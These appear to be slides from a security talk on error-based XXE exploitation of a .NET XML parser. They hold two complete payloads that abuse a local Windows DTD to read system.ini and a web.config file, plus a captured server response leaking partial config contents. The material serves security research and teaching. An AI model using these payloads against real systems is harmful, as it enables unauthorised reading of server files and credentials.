Complex XXE Vectors


ASSETNOTE

Constraints

- No outbound HTTP traffic. The only outbound traffic possible is DNS.
- Your external entity is not being displayed in the response anywhere.
- You cannot use an external DTD because you cannot reach your external host via HTTP.
- Thankfully, stack traces are enabled.
- How do you exploit this XXE?
- XXE Payloads available here: https://bit.ly/3cF8pWs

Local DTDs (Attempt 1)

- https://bit.ly/2LjXoyM (Exploiting XXE with local DTD files)



```
<?xml version=”1.0” ?>
<!DOCTYPE message [
    <!ENTITY % local_dtd SYSTEM
    "file:///C:/Windows/System32/wbem/xml/cim20.dtd">
    <!ENTITY % SuperClass '>
    <!ENTITY &#x25; file SYSTEM "file:///c:/windows/system.ini">
    <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
    &#x27;file:///nonexistent/&#x25;file;&#x27;>">
    &#x25;eval;
    &#x25;error;
    '>
    %local_dtd;
]>
<message>any text</message>
```

Local DTD

Local File to Read

Side Channel Leak

Stack Trace But No Love

```
Error parsing request: System.Xml.XmlException: An error occurred while parsing EntityName. Line 37, position 46.
   at System.Xml.XmlTextReaderImpl.Throw(Exception e)
   at System.Xml.DtdParser.ScanEntityName()
   at System.Xml.DtdParser.ScanLiteral(LiteralType literalType)
   at System.Xml.DtdParser.ScanEntity2()
   at System.Xml.DtdParser.ParseEntityDecl()
   at System.Xml.DtdParser.ParseSubset()
   at System.Xml.DtdParser.ParseInDocumentDtd(Boolean saveInternalSubset)
   at System.Xml.DtdParser.Parse(Boolean saveInternalSubset)
   at System.Xml.DtdParser.System.Xml.IDtdParser.ParseInternalDtd(IDtdParserAdapter adapter, Boolean saveInternalSubset)
   at System.Xml.XmlTextReaderImpl.ParseDtd()
   at System.Xml.XmlTextReaderImpl.ParseDoctypeDecl()
   at System.Xml.XmlTextReaderImpl.ParseDocumentContent()
   at System.Xml.XmlLoader.Load(XmlDocument doc, XmlReader reader, Boolean preserveWhitespace)
   at System.Xml.XmlDocument.Load(XmlReader reader)
   at System.Xml.XmlDocument.LoadXml(String xml)
```

No data, parsing error 😭

Local DTDs (Attempt 2)

- A huge thank you to Robert Vulpe on Twitter for this trick: @nytr0gen_


```
<?xml version=”1.0” ?>
<!DOCTYPE doc [
<!ENTITY % local_dtd SYSTEM "file:///C:\Windows\System32\wbem\xml\cim20.dtd">
<!ENTITY % SuperClass '>
<!ENTITY &#x25; file SYSTEM "file://D:\webserv2\services\web.config">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
    &#x27;file://nonexistent/#&#x25;file;&#x27;>”>
        &#x25;eval;
        &#x25;error;
    <!ENTITY test "test"'
    >
    %local_dtd;
  ]><xxx>cacat</xxx>
```

Added a # so that the file entity is a part of a fragment identifier

🎉🎉🎉🎉

Fragment Identifier Error

Partial File Contents



```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Server: [redacted]
Date: Thu, 24 Dec 2020 21:53:12 GMT
Connection: close
Content-Length: 2166

Error parsing request: System.Xml.XmlException: Fragment identifier '#
<configuration>
  <configSections>
    <section name="[redacted]Config" type="[redacted]Framework.Configuration.SettingsConfigHandler, [redacted].Framework.Configuration" />
    <section name="[redacted]Persist" type=[redacted].Framework.Persist.PersistConfigHandler, [redacted].Framework.Persist" />
  </configSections>

  <connectionStrings />

  <[redacted]Config file="C:\[redacted].config" />
  <[redacted]Persist file="C:\persist.config" />

  <appSettings />

  <system.web>
    <compilation debug="true">
      <assemblies>
        <add assembly="System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
        <add assembly="System.Web.Extensions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" />
        <add assembly="System.Data.DataSetExtensions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
        <add assembly="System.Xml.Linq, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C5619... Line 81, position -4328.
        at System.Xml.XmlTextReaderImpl.Throw(Exception e)
        at System.Xml.DtdParser.ParseExternalId(Token idTokenType, Token declType, String& publicId, String& systemId)
        at System.Xml.DtdParser.ParseEntityDecl()
        at System.Xml.DtdParser.ParseSubset()
        at System.Xml.DtdParser.ParseInDocumentDtd(Boolean saveInternalSubset)
        at System.Xml.DtdParser.Parse(Boolean saveInternalSubset)
        at System.Xml.DtdParser.System.Xml.IDtdParser.ParseInternalDtd(IDtdParserAdapter adapter, Boolean saveInternalSubset)
        at System.Xml.XmlTextReaderImpl.ParseDtd()
        at System.Xml.XmlTextReaderImpl.ParseDoctypeDecl()
        at System.Xml.XmlTextReaderImpl.ParseDocumentContent()
```

ASSETNOTE